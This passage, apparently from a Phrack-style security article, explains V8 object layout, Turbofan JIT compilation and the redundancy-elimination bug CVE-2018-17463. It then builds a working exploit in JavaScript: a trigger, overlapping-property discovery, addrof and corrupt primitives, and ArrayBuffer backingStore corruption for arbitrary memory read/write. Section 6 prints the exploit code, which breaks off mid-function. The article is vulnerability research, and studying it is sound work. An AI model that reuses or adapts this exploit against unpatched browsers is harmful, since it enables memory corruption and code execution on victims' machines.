name is directly mapped to the value. This is used in cases when the engine believes that the Map mechanism will induce additional overhead, such as e.g. in the case of singleton objects.

The Map mechanism is also essential for garbage collection: when the collector processes an allocation (a HeapObject), it can immediately retrieve information such as the object's size and whether the object contains any other tagged pointers that need to be scanned by inspecting the Map.

----[1.3 - Object Summary

Consider the following code snippet

```
let obj = {
  x: 0x41,
  y: 0x42
};
obj.z = 0x43;
obj[0] = 0x1337;
obj[1] = 0x1338;
```

After execution in v8, inspecting the memory address of the object shows:

```
(lldb) x/5gx 0x23ad7c58e0e8
0x23ad7c58e0e8: 0x000023adbcd8c751 0x000023ad7c58e201
0x23ad7c58e0f8: 0x000023ad7c58e229 0x0000004100000000
0x23ad7c58e108: 0x0000004200000000

(lldb) x/3gx 0x23ad7c58e200
0x23ad7c58e200: 0x000023adafb038f9 0x0000000300000000
0x23ad7c58e210: 0x0000004300000000

(lldb) x/6gx 0x23ad7c58e228
0x23ad7c58e228: 0x000023adafb028b9 0x0000001100000000
0x23ad7c58e238: 0x0000133700000000 0x0000133800000000
0x23ad7c58e248: 0x000023adafb02691 0x000023adafb02691
...
```

First is the object itself which consists of a pointer to its Map (0x23adbcd8c751), the pointer to its out-of-line properties (0x23ad7c58e201), the pointer to its elements (0x23ad7c58e229), and the two inline properties (x and y). Inspecting the out-of-line properties pointer shows another object that starts with a Map (which indicates that this is a FixedArray) followed by the size and the property z. The elements array again starts with a pointer to the Map, followed by the capacity, followed by the two elements with index 0 and 1 and 9 further elements set to the magic value "the_hole" (indicating that the backing memory has been overcommitted). As can be seen, all values are stored as tagged pointers. If further objects were created in the same fashion, they would reuse the existing Map.

--[2 - An Introduction to Just-in-Time Compilation for JavaScript

Modern JavaScript engines typically employ an interpreter and one or multiple just-in-time compilers. As a unit of code is executed more frequently, it is moved to higher tiers which are capable of executing the code faster, although their startup time is usually higher as well.

The next section aims to give an intuitive introduction rather than a formal explanation of how JIT compilers for dynamic languages such as JavaScript manage to produce optimized machine code from a script.

----[2.1 - Speculative Just-in-Time Compilation

Consider the following two code snippets. How could each of them be compiled to machine code?

```
// C++
```

```
    int add(int a, int b) {
        return a + b;
    }

    // JavaScript
    function add(a, b) {
        return a + b;
    }
```

The answer seems rather clear for the first code snippet. After all, the types of the arguments as well as the ABI, which specifies the registers used for parameters and return values, are known. Further, the instruction set of the target machine is available. As such, compilation to machine code might produce the following x86_64 code:

```
    lea eax, [rdi + rsi]
    ret
```

However, for the JavaScript code, type information is not known. As such, it seems impossible to produce anything better than the generic add operation handler [5], which would only provide a negligible performance boost over the interpreter. As it turns out, dealing with missing type information is a key challenge to overcome for compiling dynamic languages to machine code. This can also be seen by imagining a hypothetical JavaScript dialect which uses static typing, for example:

```
    function add(a: Smi, b: Smi) -> Smi {
        return a + b;
    }
```

In this case, it is again rather easy to produce machine code:

```
    lea     rax, [rdi+rsi]
    jo      bailout_integer_overflow
    ret
```

This is possible because the lower 32 bits of a Smi will be all zeroes due to the pointer tagging scheme. This assembly code looks very similar to the C++ example, except for the additional overflow check, which is required since JavaScript does not know about integer overflows (in the specification all numbers are IEEE 754 double precision floating point numbers), but CPUs certainly do. As such, in the unlikely event of an integer overflow, the engine would have to transfer execution to a different, more generic execution tier like the interpreter. There it would repeat the failed operation and in this case convert both inputs to floating point numbers prior to adding them together. This mechanism is commonly called bailout and is essential for JIT compilers, as it allows them to produce specialized code which can always fall back to more generic code if an unexpected situation occurs.

Unfortunately, for plain JavaScript the JIT compiler does not have the comfort of static type information. However, as JIT compilation only happens after several executions in a lower tier, such as the interpreter, the JIT compiler can use type information from previous executions. This, in turn, enables speculative optimization: the compiler will assume that a unit of code will be used in a similar way in the future and thus see the same types for e.g. the arguments. It can then produce optimized code like the one shown above assuming that the types will be used in the future.

----[2.2 Speculation Guards

Of course, there is no guarantee that a unit of code will always be used in a similar way. As such, the compiler must verify that all of its type speculations still hold at runtime before executing the optimized code. This is accomplished through a number of lightweight runtime checks, discussed next.

By inspecting feedback from previous executions and the current engine state, the JIT compiler first formulates various speculations such as "this value will always be a Smi", or "this value will always be an object with a

specific Map", or even "this Smi addition will never cause an integer overflow". Each of these speculations is then verified to still hold at runtime with a short piece of machine code, called a speculation guard. If the guard fails, it will perform a bailout to a lower execution tier such as the interpreter. Below are two commonly used speculation guards:

```
; Ensure is Smi
test    rdi, 0x1
jnz     bailout

; Ensure has expected Map
cmp    QWORD PTR [rdi-0x1], 0x12345601
jne    bailout
```

The first guard, a Smi guard, verifies that some value is a Smi by checking that the pointer tag is zero. The second guard, a Map guard, verifies that a HeapObject in fact has the Map that it is expected to have.

Using speculation guards, dealing with missing type information becomes:

0. Gather type profiles during execution in the interpreter

1. Speculate that the same types will be used in the future

2. Guard those speculations with runtime speculation guards

3. Afterwards, produce optimized code for the previously seen types

In essence, inserting a speculation guard adds a piece of static type information to the code following it.

----[2.3 Turbofan

Even though an internal representation of the user's JavaScript code is already available in the form of bytecode for the interpreter, JIT compilers commonly convert the bytecode to a custom intermediate representation (IR) which is better suited for the various optimizations performed. Turbofan, the JIT compiler inside v8, is no exception. The IR used by turbofan is graph-based, consisting of operations (nodes) and different types of edges between them, namely

* control-flow edges, connecting control-flow operations such as loops and if conditions

* data-flow edges, connecting input and output values

* effect-flow edges, which connect effectual operations such that they are scheduled correctly. For example: consider a store to a property followed by a load of the same property. As there is no data- or control-flow dependency between the two operations, effect-flow is needed to correctly schedule the store before the load.

Further, the turbofan IR supports three different types of operations: JavaScript operations, simplified operations, and machine operations. Machine operations usually resemble a single machine instruction while JS operations resemble a generic bytecode instruction. Simplified operations are somewhere in between. As such, machine operations can directly be translated into machine instructions while the other two types of operations require further conversion steps to lower-level operations (a process called lowering). For example, the generic property load operations could be lowered to a CheckHeapObject and CheckMaps operation followed by a 8-byte load from an inline slot of an object.

A comfortable way to study the behavior of the JIT compiler in various scenarios is through v8's turbolizer tool [6]: a small web application that consumes the output produced by the --trace-turbo command line flag and renders it as an interactive graph.

----[2.4 Compiler Pipeline

Given the previously described mechanisms, a typical JavaScript JIT compiler pipeline then looks roughly as follows:

0. Graph building and specialization: the bytecode as well as runtime type profiles from the interpreter are consumed and an IR graph, representing the same computations, is constructed. Type profiles are inspected and based on them speculations are formulated, e.g. about which types of values to see for an operation. The speculations are guarded with speculation guards.

1. Optimization: the resulting graph, which now has static type information due to the guards, is optimized much like "classic" ahead-of-time (AOT) compilers do. Here an optimization is defined as a transformation of code that is not required for correctness but improves the execution speed or memory footprint of the code. Typical optimizations include loop-invariant code motion, constant folding, escape analysis, and inlining.

2. Lowering: finally, the resulting graph is lowered to machine code which is then written into an executable memory region. From that point on, invoking the compiled function will result in a transfer of execution to the generated code.

This structure is rather flexible though. For example, lowering could happen in multiple stages, with further optimizations in between them. In addition, register allocation has to be performed at some point, which is, however, also an optimization to some degree.

----[2.5 - A JIT Compilation Example

This chapter is concluded with an example of the following function being JIT compiled by turbofan:

```
function foo(o) {
    return o.b;
}
```

During parsing, the function would first be compiled to generic bytecode, which can be inspected using the --print-bytecode flag for d8. The output is shown below.

```
Parameter count 2
Frame size 0
   12 E> 0 : a0               StackCheck
   31 S> 1 : 28 02 00 00      LdaNamedProperty a0, [0], [0]
   33 S> 5 : a4               Return
Constant pool (size = 1)
0x1fbc69c24ad9: [FixedArray] in OldSpace
 - map: 0x1fbc6ec023c1 <Map>
 - length: 1
           0: 0x1fbc69c24301 <String[1]: b>
```


The function is mainly compiled to two operations: LdaNamedProperty, which loads property .b of the provided argument, and Return, which returns said property. The StackCheck operation at the beginning of the function guards against stack overflows by throwing an exception if the call stack size is exceeded. More information about v8's bytecode format and interpreter can be found online [7].

To trigger JIT compilation, the function has to be invoked several times:

```
for (let i = 0; i < 100000; i++) {
    foo({a: 42, b: 43});
}

/* Or by using a native after providing some type information: */
foo({a: 42, b: 43});
foo({a: 42, b: 43});
%OptimizeFunctionOnNextCall(foo);
foo({a: 42, b: 43});
```

This will also inhabit the feedback vector of the function which associates observed input types with bytecode operations. In this case, the feedback vector entry for the LdaNamedProperty would contain a single entry: the Map of the objects that were given to the function as argument. This Map will indicate that property .b is stored in the second inline slot.

Once turbofan starts compiling, it will build a graph representation of the JavaScript code. It will also inspect the feedback vector and, based on that, speculate that the function will always be called with an object of a specific Map. Next, it guards these assumptions with two runtime checks, which will bail out to the interpreter if the assumptions ever turn out to be false, then proceeds to emit a property load for an inline property. The optimized graph will ultimately look similar to the one shown below. Here, only data-flow edges are shown.



This graph will then be lowered to machine code similar to the following.

```
    ; Ensure o is not a Smi
    test    rdi, 0x1
    jz      bailout_not_object

    ; Ensure o has the expected Map
    cmp     QWORD PTR [rdi-0x1], 0xabcd1234
    jne     bailout_wrong_map

    ; Perform operation for object with known Map
    mov     rax, [rdi+0x1f]
    ret
```

If the function were to be called with an object with a different Map, the second guard would fail, causing a bailout to the interpreter (more precisely to the LdaNamedProperty operation of the bytecode) and likely the discarding of the compiled code. Eventually, the function would be recompiled to take the new type feedback into account. In that case, the function would be re-compiled to perform a polymorphic property load (supporting more than one input type), e.g. by emitting code for the property load for both Maps, then jumping to the respective one depending on the current Map. If the operation becomes even more polymorphic, the compiler might decide to use a generic inline cache (IC) [8][9] for the polymorphic operation. An IC caches previous lookups but can always fall-back to the runtime function for previously unseen input types without bailing out of the JIT code.

--[3 - JIT Compiler Vulnerabilities

JavaScript JIT compilers are commonly implemented in C++ and as such are subject to the usual list of memory- and type-safety violations. These are not specific to JIT compilers and will thus not be discussed further. Instead, the focus will be put on bugs in the compiler which lead to incorrect machine code generation which can then be exploited to cause memory corruption.

Besides bugs in the lowering phases [10][11] which often result in rather classic vulnerabilities like integer overflows in the generated machine code, many interesting bugs come from the various optimizations. There have been bugs in bounds-check elimination [12][13][14][15], escape analysis [16][17], register allocation [18], and others. Each optimization pass tends to yield its own kind of vulnerabilities.

When auditing complex software such as JIT compilers, it is often a sensible approach to determine specific vulnerability patterns in advance and look for instances of them. This is also a benefit of manual code auditing: knowing that a particular type of bug usually leads to a simple, reliable exploit, this is what the auditor can look for specifically.

As such, a specific optimization, namely redundancy elimination, will be discussed next, along with the type of vulnerability one can find there and a concrete vulnerability, CVE-2018-17463, accompanied with an exploit.

----[3.1 - Redundancy Elimination

One popular class of optimizations aims to remove safety checks from the emitted machine code if they are determined to be unnecessary. As can be imagined, these are very interesting for the auditor as a bug in those will usually result in some kind of type confusion or out-of-bounds access.

One instance of these optimization passes, often called "redundancy elimination", aims to remove redundant type checks. As an example, consider the following code:

```
function foo(o) {
    return o.a + o.b;
}
```

Following the JIT compilation approach outlined in chapter 2, the following IR code might be emitted for it:

```
CheckHeapObject o
CheckMap o, map1
r0 = Load [o + 0x18]

CheckHeapObject o
CheckMap o, map1
r1 = Load [o + 0x20]

r2 = Add r0, r1
CheckNoOverflow
Return r2
```

The obvious issue here is the redundant second pair of CheckHeapObject and CheckMap operations. In that case it is clear that the Map of o can not change between the two CheckMap operations. The goal of redundancy elimination is thus to detect these types of redundant checks and remove all but the first one on the same control-flow path.

However, certain operations can cause side-effects: observable changes to the execution context. For example, a Call operation invoking a user supplied function could easily cause an objectâ\200\231s Map to change, e.g. by adding or removing a property. In that case, a seemingly redundant check is in fact required as the Map could change in between the two checks. As such it is essential for this optimization that the compiler knows about all effectful operations in its IR. Unsurprisingly, correctly predicting side

effects of JIT operations can be quite hard due to to the nature of the JavaScript language. Bugs related to incorrect side effect predictions thus appear from time to time and are typically exploited by tricking the compiler into removing a seemingly redundant type check, then invoking the compiled code such that an object of an unexpected type is used without a preceding type check. Some form of type confusion then follows.

Vulnerabilities related to incorrect modeling of side-effect can usually be found by locating IR operations which are assumed side-effect free by the engine, then verifying whether they really are side-effect free in all cases. This is how CVE-2018-17463 was found.

----[3.2 CVE-2018-17463

In v8, IR operations have various flags associated with them. One of them, kNoWrite, indicates that the engine assumes that an operation will not have observable side-effects, it does not "write" to the effect chain. An example for such an operation was JSCreateObject, shown below:

```
    #define CACHED_OP_LIST(V)                                              \
      ...                                                                  \
      V(CreateObject, Operator::kNoWrite, 1, 1)                            \
      ...
```

To determine whether an IR operation might have side-effects it is often necessary to look at the lowering phases which convert high-level operations, such as JSCreateObject, into lower-level instruction and eventually machine instructions. For JSCreateObject, the lowering happens in js-generic-lowering.cc, responsible for lowering JS operations:

```
    void JSGenericLowering::LowerJSCreateObject(Node* node) {
      CallDescriptor::Flags flags = FrameStateFlagForCall(node);
      Callable callable = Builtins::CallableFor(
          isolate(), Builtins::kCreateObjectWithoutProperties);
      ReplaceWithStubCall(node, callable, flags);
    }
```

In plain english, this means that a JSCreateObject operation will be lowered to a call to the runtime function CreateObjectWithoutProperties. This function in turn ends up calling ObjectCreate, another builtin but this time implemented in C++. Eventually, control flow ends up in JSObject::OptimizeAsPrototype. This is interesting as it seems to imply that the prototype object may potentially be modified during said optimization, which could be an unexpected side-effect for the JIT compiler. The following code snippet can be run to check whether OptimizeAsPrototype modifies the object in some way:

```
    let o = {a: 42};
    %DebugPrint(o);
    Object.create(o);
    %DebugPrint(o);
```

Indeed, running it with `d8 --allow-natives-syntax` shows:

```
    DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
    - map: 0x0344c6f02571 <Map(HOLEY_ELEMENTS)> [FastProperties]
    ...

    DebugPrint: 0x3447ab8f909: [JS_OBJECT_TYPE]
    - map: 0x0344c6f0d6d1 <Map(HOLEY_ELEMENTS)> [DictionaryProperties]
```

As can be seen, the object's Map has changed when becoming a prototype so the object must have changed in some way as well. In particular, when becoming a prototype, the out-of-line property storage of the object was converted to dictionary mode. As such the pointer at offset 8 from the object will no longer point to a PropertyArray (all properties one after each other, after a short header), but instead to a NameDictionary (a more complex data structure directly mapping property names to values without relying on the Map). This certainly is a side effect and in this case an unexpected one for the JIT compiler. The reason for the Map change is that

in v8, prototype Maps are never shared due to clever optimization tricks in other parts of the engine [19].

At this point it is time to construct a first proof-of-concept for the bug. The requirements to trigger an observable misbehavior in a compiled function are:

0. The function must receive an object that is not currently used as a prototype.

1. The function needs to perform a CheckMap operation so that subsequent ones can be eliminated.

2. The function needs to call Object.create with the object as argument to trigger the Map transition.

3. The function needs to access an out-of-line property. This will, after a CheckMap that will later be incorrectly eliminated, load the pointer to the property storage, then deference that believing that it is pointing to a PropertyArray even though it will point to a NameDictionary.

The following JavaScript code snippet accomplishes this

```
function hax(o) {
    // Force a CheckMaps node.
    o.a;

    // Cause unexpected side-effects.
    Object.create(o);

    // Trigger type-confusion because CheckMaps node is removed.
    return o.b;
}

for (let i = 0; i < 100000; i++) {
    let o = {a: 42};
    o.b = 43;           // will be stored out-of-line.
    hax(o);
}
```

It will first be compiled to pseudo IR code similar to the following:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Changes the Map of o
Call CreateObjectWithoutProperties, o

CheckMap o, map1
r1 = Load [o + 0x8]         // Load pointer to out-of-line properties
r2 = Load [r1 + 0x10]       // Load property value

Return r2
```

Afterwards, the redundancy elimination pass will incorrectly remove the second Map check, yielding:

```
CheckHeapObject o
CheckMap o, map1
Load [o + 0x18]

// Changes the Map of o
Call CreateObjectWithoutProperties, o

r1 = Load [o + 0x8]
r2 = Load [r1 + 0x10]

Return r2
```

When this JIT code is run for the first time, it will return a different value than 43, namely an internal fields of the NameDictionary which happens to be located at the same offset as the .b property in the PropertyArray.

Note that in this case, the JIT compiler tried to infer the type of the argument object at the second property load instead of relying on the type feedback and thus, assuming the map wouldnâ\200\231t change after the first type check, produced a property load from a FixedArray instead of a NameDictionary.

--[4 - Exploitation

The bug at hand allows the confusion of a PropertyArray with a NameDictionary. Interestingly, the NameDictionary still stores the property values inside a dynamically sized inline buffer of (name, value, flags) triples. As such, there likely exists a pair of properties P1 and P2 such that both P1 and P2 are located at offset O from the start of either the PropertyArray or the NameDictionary respectively. This is interesting for reasons explained in the next section. Shown next is the memory dump of the PropertyArray and NameDictionary for the same properties side by side:

```
let o = {inline: 42};
o.p0 = 0; o.p1 = 1; o.p2 = 2; o.p3 = 3; o.p4 = 4;
o.p5 = 5; o.p6 = 6; o.p7 = 7; o.p8 = 8; o.p9 = 9;

0x0000130c92483e89          0x0000130c92483bb1
0x0000000c00000000          0x0000006500000000
0x0000000000000000          0x0000000b00000000
0x0000000100000000          0x0000000000000000
0x0000000200000000          0x0000002000000000
0x0000000300000000          0x0000000c00000000
0x0000000400000000          0x0000000000000000
0x0000000500000000          0x0000130ce98a4341
0x0000000600000000  <-!->   0x0000000200000000
0x0000000700000000          0x000004c000000000
0x0000000800000000          0x0000130c924826f1
0x0000000900000000          0x0000130c924826f1
...                         ...
```

In this case the properties p6 and p2 overlap after the conversion to dictionary mode. Unfortunately, the layout of the NameDictionary will be different in every execution of the engine due to some process-wide randomness being used in the hashing mechanism. It is thus necessary to first find such a matching pair of properties at runtime. The following code can be used for that purpose.

```
function find_matching_pair(o) {
    let a = o.inline;
    this.Object.create(o);
    let p0 = o.p0;
    let p1 = o.p1;
    ...;
    return [p0, p1, ..., pN];
    let pN = o.pN;
}
```

Afterwards, the returned array is searched for a match. In case the exploit gets unlucky and doesn’t find a matching pair (because all properties are stored at the end of the NameDictionaries inline buffer by bad luck), it is able to detect that and can simply retry with a different number of properties or different property names.

----[4.1 - Constructing Type Confusions

There is an important bit about v8 that wasn’t discussed yet. Besides the location of property values, Maps also store type information for properties. Consider the following piece of code:

```
let o = {}
o.a = 1337;
o.b = {x: 42};
```

After executing it in v8, the Map of o will indicate that the property .a will always be a Smi while property .b will be an Object with a certain Map that will in turn have a property .x of type Smi. In that case, compiling a function such as

```
function foo(o) {
    return o.b.x;
}
```

will result in a single Map check for o but no further Map check for the .b property since it is known that .b will always be an Object with a specific Map. If the type information for a property is ever invalidated by assigning a property value of a different type, a new Map is allocated and the type information for that property is widened to include both the previous and the new type.

With that, it becomes possible to construct a powerful exploit primitive from the bug at hand: by finding a matching pair of properties JIT code can be compiled which assumes it will load property p1 of one type but in reality ends up loading property p2 of a different type. Due to the type information stored in the Map, the compiler will, however, omit type checks for the property value, thus yielding a kind of universal type confusion: a primitive that allows one to confuse an object of type X with an object of type Y where both X and Y, as well as the operation that will be performed on type X in the JIT code, can be arbitrarily chosen. This is, unsurprisingly, a very powerful primitive.

Below is the scaffold code for crafting such a type confusion primitive from the bug at hand. Here p1 and p2 are the property names of the two properties that overlap after the property storage is converted to dictionary mode. As they are not known in advance, the exploit relies on eval to generate the correct code at runtime.

```
eval(`
    function vuln(o) {
        // Force a CheckMaps node
        let a = o.inline;
        // Trigger unexpected transition of property storage
        this.Object.create(o);
        // Seemingly load .p1 but really load .p2
        let p = o.${p1};
        // Use p (known to be of type X but really is of type Y)
        // ...;
    }
`);

let arg = makeObj();
arg[p1] = objX;
arg[p2] = objY;
vuln(arg);
```

In the JIT compiled function, the compiler will then know that the local variable p will be of type X due to the Map of o and will thus omit type checks for it. However, due to the vulnerability, the runtime code will actually receive an object of type Y, causing a type confusion.

----[4.2 - Gaining Memory Read/Write

From here, additional exploit primitives will now be constructed: first a primitive to leak the addresses of JavaScript objects, second a primitive to overwrite arbitrary fields in an object. The address leak is possible by confusing the two objects in a compiled piece of code which fetches the .x property, an unboxed double, converts it to a v8 HeapNumber, and returns that to the caller. Due to the vulnerability, it will, however, actually load a pointer to an object and return that as a double.

```
    function vuln(o) {
        let a = o.inline;
        this.Object.create(o);
        return o.${p1}.x1;
    }

    let arg = makeObj();
    arg[p1] = {x: 13.37};       // X, inline property is an unboxed double
    arg[p2] = {y: obj};         // Y, inline property is a pointer
    vuln(arg);
```

This code will result in the address of obj being returned to the caller as a double, such as 1.9381218278403e-310.

Next, the corruption. As is often the case, the "write" primitive is just the inversion of the "read" primitive. In this case, it suffices to write to a property that is expected to be an unboxed double, such as shown next.

```
    function vuln(o) {
        let a = o.inline;
        this.Object.create(o);
        let orig = o.${p1}.x2;
        o.${p1}.x = ${newValue};
        return orig;
    }

    let arg = makeObj();
    arg[p1] = {x: 13.37};
    arg[p2] = {y: obj};
    vuln(arg);
```

This will "corrupt" property .y of the second object with a controlled double. However, to achieve something useful, the exploit would likely need to corrupt an internal field of an object, such as is done below for an ArrayBuffer. Note that the second primitive will read the old value of the property and return that to the caller. This makes it possible to:

* immediately detect once the vulnerable code ran for the first time and corrupted the victim object

* fully restore the corrupted object at a later point to guarantee clean process continuation.


With those primitives at hand, gaining arbitrary memory read/write becomes as easy as

0. Creating two ArrayBuffers, ab1 and ab2

1. Leaking the address of ab2

2. Corrupting the backingStore pointer of ab1 to point to ab2

Yielding the following situation:



Afterwards, arbitrary addresses can be accessed by overwriting the backingStore pointer of ab2 by writing into ab1 and subsequently reading from or writing to ab2.

----[4.3 - Reflections

As was demonstrated, by abusing the type inference system in v8, an initially limited type confusion primitive can be extended to achieve confusion of arbitrary objects in JIT code. This primitive is powerful for several reasons:

0. The fact that the user is able to create custom types, e.g. by adding properties to objects. This avoids the need to find a good type confusion candidate as one can likely just create it, such as was done by the presented exploit when it confused an ArrayBuffer with an object with inline properties to corrupt the backingStore pointer.

1. The fact that code can be JIT compiled that performs an arbitrary operation on an object of type X but at runtime receives an object of type Y due to the vulnerability. The presented exploit compiled loads and stores of unboxed double properties to achieve address leaks and the corruption of ArrayBuffers respectively.

2. The fact that type information is aggressively tracked by the engines, increasing the number of types that can be confused with each other.

As such, it can be desirable to first construct the discussed primitive from lower-level primitives if these aren't sufficient to achieve reliable memory read/write. It is likely that most type check elimination bugs can be turned into this primitive. Further, other types of vulnerabilities can potentially be exploited to yield it as well. Possible examples include register allocation bugs, use-after-frees, or out-of-bounds reads or writes into the property buffers of JavaScript objects.

----[4.4 Gaining Code Execution

While previously an attacker could simply write shellcode into the JIT region and execute it, things have become slightly more time consuming: in early 2018, v8 introduced a feature called write-protect-code-memory [20] which essentially flips the JIT region's access permissions between R-X and RW-. With that, the JIT region will be mapped as R-X during execution of JavaScript code, thus preventing an attacker from directly writing into it. As such, one now needs to find another way to code execution, such as simply performing ROP by overwriting vtables, JIT function pointers, the stack, or through another method of one's choosing. This is left as an exercise for the reader.

Afterwards, the only thing left to do is to run a sandbox escape... ;)

--[5 - References

[1] https://blogs.securiteam.com/index.php/archives/3783
[2] https://cs.chromium.org/
[3] https://v8.dev/
[4] https://www.ecma-international.org/ecma-262/8.0/index.html#sec-array-exotic-objects
[5] https://www.ecma-international.org/ecma-262/8.0/index.html#sec-addition-operator-plus
[6] https://chromium.googlesource.com/v8/v8.git/+/6.9.427.19/tools/turbolizer/
[7] https://v8.dev/docs/ignition
[8] https://www.mgaudet.ca/technical/2018/6/5/an-inline-cache-isnt-just-a-cache
[9] https://mathiasbynens.be/notes/shapes-ics
[10] https://bugs.chromium.org/p/project-zero/issues/detail?id=1380
[11] https://github.com/WebKit/webkit/commit/61dbb71d92f6a9e5a72c5f784eb5ed11495b3ff7
[12] https://bugzilla.mozilla.org/show_bug.cgi?id=1145255
[13] https://www.thezdi.com/blog/2017/8/24/deconstructing-a-winning-webkit-pwn2own-entry
[14] https://bugs.chromium.org/p/chromium/issues/detail?id=762874
[15] https://bugs.chromium.org/p/project-zero/issues/detail?id=1390
[17] https://bugs.chromium.org/p/project-zero/issues/detail?id=1396

[16] https://cloudblogs.microsoft.com/microsoftsecure/2017/10/18/
browser-security-beyond-sandboxing/
[18] https://www.mozilla.org/en-US/security/advisories/
mfsa2018-24/#CVE-2018-12386
[19] https://mathiasbynens.be/notes/prototypes
[20] https://github.com/v8/v8/commit/
14917b6531596d33590edb109ec14f6ca9b95536

--[6 - Exploit Code

```
if (typeof(window) !== 'undefined') {
    print = function(msg) {
        console.log(msg);
        document.body.textContent += msg + "\r\n";
    }
}

{
    // Conversion buffers.
    let floatView = new Float64Array(1);
    let uint64View = new BigUint64Array(floatView.buffer);
    let uint8View = new Uint8Array(floatView.buffer);

    // Feature request: unboxed BigInt properties so these aren't needed =)
    Number.prototype.toBigInt = function toBigInt() {
        floatView[0] = this;
        return uint64View[0];
    };

    BigInt.prototype.toNumber = function toNumber() {
        uint64View[0] = this;
        return floatView[0];
    };
}

// Garbage collection is required to move objects to a stable position in
// memory (OldSpace) before leaking their addresses.
function gc() {
    for (let i = 0; i < 100; i++) {
        new ArrayBuffer(0x100000);
    }
}

const NUM_PROPERTIES = 32;
const MAX_ITERATIONS = 100000;

function checkVuln() {
    function hax(o) {
        // Force a CheckMaps node before the property access. This must
        // load an inline property here so the out-of-line properties
        // pointer cannot be reused later.
        o.inline;

        // Turbofan assumes that the JSCreateObject operation is
        // side-effect free (it has the kNoWrite property). However, if the
        // prototype object (o in this case) is not a constant, then
        // JSCreateObject will be lowered to a runtime call to
        // CreateObjectWithoutProperties. This in turn eventually calls
        // JSObject::OptimizeAsPrototype which will modify the prototype
        // object and assign it a new Map. In particular, it will
        // transition the OOL property storage to dictionary mode.
        Object.create(o);

        // The CheckMaps node for this property access will be incorrectly
        // removed. The JIT code is now accessing a NameDictionary but
        // believes its loading from a FixedArray.
        return o.outOfLine;
    }
```

```
    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let o = {inline: 0x1337};
        o.outOfLine = 0x1338;
        let r = hax(o);
        if (r !== 0x1338) {
            return;
        }
    }

    throw "Not vulnerable"
};

// Make an object with one inline and numerous out-of-line properties.
function makeObj(propertyValues) {
    let o = {inline: 0x1337};
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        Object.defineProperty(o, 'p' + i, {
            writable: true,
            value: propertyValues[i]
        });
    }
    return o;
}

//
// The 3 exploit primitives.
//

// Find a pair (p1, p2) of properties such that p1 is stored at the same
// offset in the FixedArray as p2 is in the NameDictionary.
let p1, p2;
function findOverlappingProperties() {
    let propertyNames = [];
    for (let i = 0; i < NUM_PROPERTIES; i++) {
        propertyNames[i] = 'p' + i;
    }
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            ${propertyNames.map((p) => `let ${p} = o.${p};`).join('\n')}
            return [${propertyNames.join(', ')}];
        }
    `);

    let propertyValues = [];
    for (let i = 1; i < NUM_PROPERTIES; i++) {
        // There are some unrelated, small-valued SMIs in the dictionary.
        // However they are all positive, so use negative SMIs. Don't use
        // -0 though, that would be represented as a double...
        propertyValues[i] = -i;
    }

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let r = hax(makeObj(propertyValues));
        for (let i = 1; i < r.length; i++) {
            // Properties that overlap with themselves cannot be used.
            if (i !== -r[i] && r[i] < 0 && r[i] > -NUM_PROPERTIES) {
                [p1, p2] = [i, -r[i]];
                return;
            }
        }
    }

    throw "Failed to find overlapping properties";
}

// Return the address of the given object as BigInt.
function addrof(obj) {
    // Confuse an object with an unboxed double property with an object
```

```
    // with a pointer property.
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            return o.p${p1}.x1;
        }
    `);

    let propertyValues = [];
    // Property p1 should have the same Map as the one used in
    // corrupt for simplicity.
    propertyValues[p1] = {x1: 13.37, x2: 13.38};
    propertyValues[p2] = {y1: obj};

    for (let i = 0; i < MAX_ITERATIONS; i++) {
        let res = hax(makeObj(propertyValues));
        if (res !== 13.37) {
            // Adjust for the LSB being set due to pointer tagging.
            return res.toBigInt() - 1n;
        }
    }

    throw "Addrof failed";
}

// Corrupt the backingStore pointer of an ArrayBuffer object and return the
// original address so the ArrayBuffer can later be repaired.
function corrupt(victim, newValue) {
    eval(`
        function hax(o) {
            o.inline;
            this.Object.create(o);
            let orig = o.p${p1}.x2;
            o.p${p1}.x2 = ${newValue.toNumber()};
            return orig;
        }
    `);

    let propertyValues = [];
    // x2 overlaps with the backingStore pointer of the ArrayBuffer.
